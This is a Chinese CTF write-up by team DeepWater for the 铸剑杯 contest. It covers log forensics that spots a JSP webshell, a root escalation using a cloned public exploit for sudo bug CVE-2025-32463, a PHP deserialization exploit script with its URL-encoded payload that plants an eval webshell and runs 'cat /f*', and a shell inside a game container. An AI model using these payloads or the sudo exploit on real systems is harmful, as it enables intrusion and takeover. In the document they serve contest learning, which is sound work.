铸剑杯 DeepWater WP

战队名称：DeepWater

排名：总榜79名（CTF 80名）

79	ShallowFire 队	1631.96	Web	4	0	2025-11-24 21:03:44
80	**DeepWater 队**	**1631.96**	**Web**	**4**	**0**	**2025-11-24 21:04:17**

可恶的木马竟然伪装成我的朋友

flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}

我们发现只有最后一个log的修改日期最新，结合题目来说，先看这个（因为前面的可能都是出题人拿来混淆的）。

ex180218.log	2018/2/18 23:58	文本文档	199 KB
ex180219.log	2018/2/19 23:59	文本文档	194 KB
ex180220.log	2018/2/20 23:59	文本文档	259 KB
ex180221.log	2018/2/21 23:59	文本文档	192 KB
ex180222.log	2018/2/23 0:00	文本文档	1,300 KB
ex180223.log	2025/11/6 17:12	文本文档	1,495 KB

访问之后发现183.62.9.42有访问图片的情况，符合题目要求

```
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1229
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19679
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 200 38590
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
113.95.12.85 - - [23/Feb/2018:21:02:29 +0800] "HEAD / HTTP/1.1" 302 -
113.95.12.85 - - [23/Feb/2018:21:02:30 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 272
183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act=login HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
```

提取.jsp后缀的，按照顺序找就行了

最近还好吗

https://xz.aliyun.com/news/18443

CVE-2025-32463

一个 sudo 的 cve 漏洞

代码块

```
pwn@3c2166729e24:~$ sudo --version
Sudo version 1.9.16p2
Sudoers policy plugin version 1.9.16p2
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.16p2
Sudoers audit plugin version 1.9.16p2

pwn@3c2166729e24:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

For security reasons, the password you type will not be visible.

Password:
Sorry, user pwn may not run sudo on 3c2166729e24.
pwn@3c2166729e24:~$ sudo --version
Sudo version 1.9.16p2
Sudoers policy plugin version 1.9.16p2
```

```
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.16p2
Sudoers audit plugin version 1.9.16p2
pwn@3c2166729e24:~$ ^[[200~git clone https://github.com/pr0v3rbs/CVE-2025-32463_chwoot.git~^C
pwn@3c2166729e24:~$ git clone https://github.com/pr0v3rbs/CVE-2025-32463_chwoot.git
Cloning into 'CVE-2025-32463_chwoot'...
remote: Enumerating objects: 41, done.
remote: Counting objects: 100% (41/41), done.
remote: Compressing objects: 100% (35/35), done.
remote: Total 41 (delta 22), reused 15 (delta 6), pack-reused 0 (from 0)
Receiving objects: 100% (41/41), 11.97 KiB | 119.00 KiB/s, done.
Resolving deltas: 100% (22/22), done.
pwn@3c2166729e24:~$ cd CVE-2025-32463_chwoot
pwn@3c2166729e24:~/CVE-2025-32463_chwoot$ ./sudo-chwoot.sh
woot!
root@3c2166729e24:/# cat /flag
flag{3b25459a80194b62789820bd2326088a}
root@3c2166729e24:/#
```

浅析php原生类

Exp

代码块

```php
<?php
header("Content-Type: text/plain");

class install {
    private $username;
    private $password;
    public function __construct($username, $password) {
        $this->username = $username;
        $this->password = $password;
    }
}

class Until {
    public $a;
    public $b;
    public $c;
}

$inner = new Until();
```

```php
$inner->a = "ZipArchive";
$inner->b = "install.lock";
$inner->c = 8;

$middle = new install($inner, "pad");
$breaker = new install($middle, "pad");

$shell = '<?php @eval($_POST["cmd"]);?>';
$writer = new install($shell, "pad");

$payload = [$writer, $breaker];

echo urlencode(serialize($payload));
?>
```

payload

代码块

```
a%3A2%3A%7Bi%3A0%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00user
name%22%3Bs%3A29%3A%22%3C%3Fphp+%40eval%28%24_POST%5B%22cmd%22%5D%29%3B%3F%3E%2
2%3Bs%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22pad%22%3B%7Di%3A1%3BO%3A7
%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22ins
tall%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%22%3A3
%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%3A
%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3B%7Ds%3A17%3A%22%00install%00pass
word%22%3Bs%3A3%3A%22pad%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A3%3
A%22pad%22%3B%7D%7D
```

/config.php

代码块


```
<br class="Apple-interchange-newline"><div></div>

cmd=system('cat /f*');
```


flag{ac033c19c7c67bca4898a6c41ca3bd48}

我勒个超级玛丽奥


远程连接，应用



拿到 shell



得到 flag


root@19e1093813b6: /app/flags
root@19e1093813b6:/app# ls
Dockerfile flags resources supervisord.conf
README_CTF.md main.py source supervisord.log
__pycache__ performance_config.py start.sh supervisord.pid
root@19e1093813b6:/app# cd flags/
root@19e1093813b6:/app/flags# ls
victory_flag.txt
root@19e1093813b6:/app/flags# cat victory_flag.txt
flag{3316d0811216e53b7368fcbadc076928}
root@19e1093813b6:/app/flags#
r Mario Bros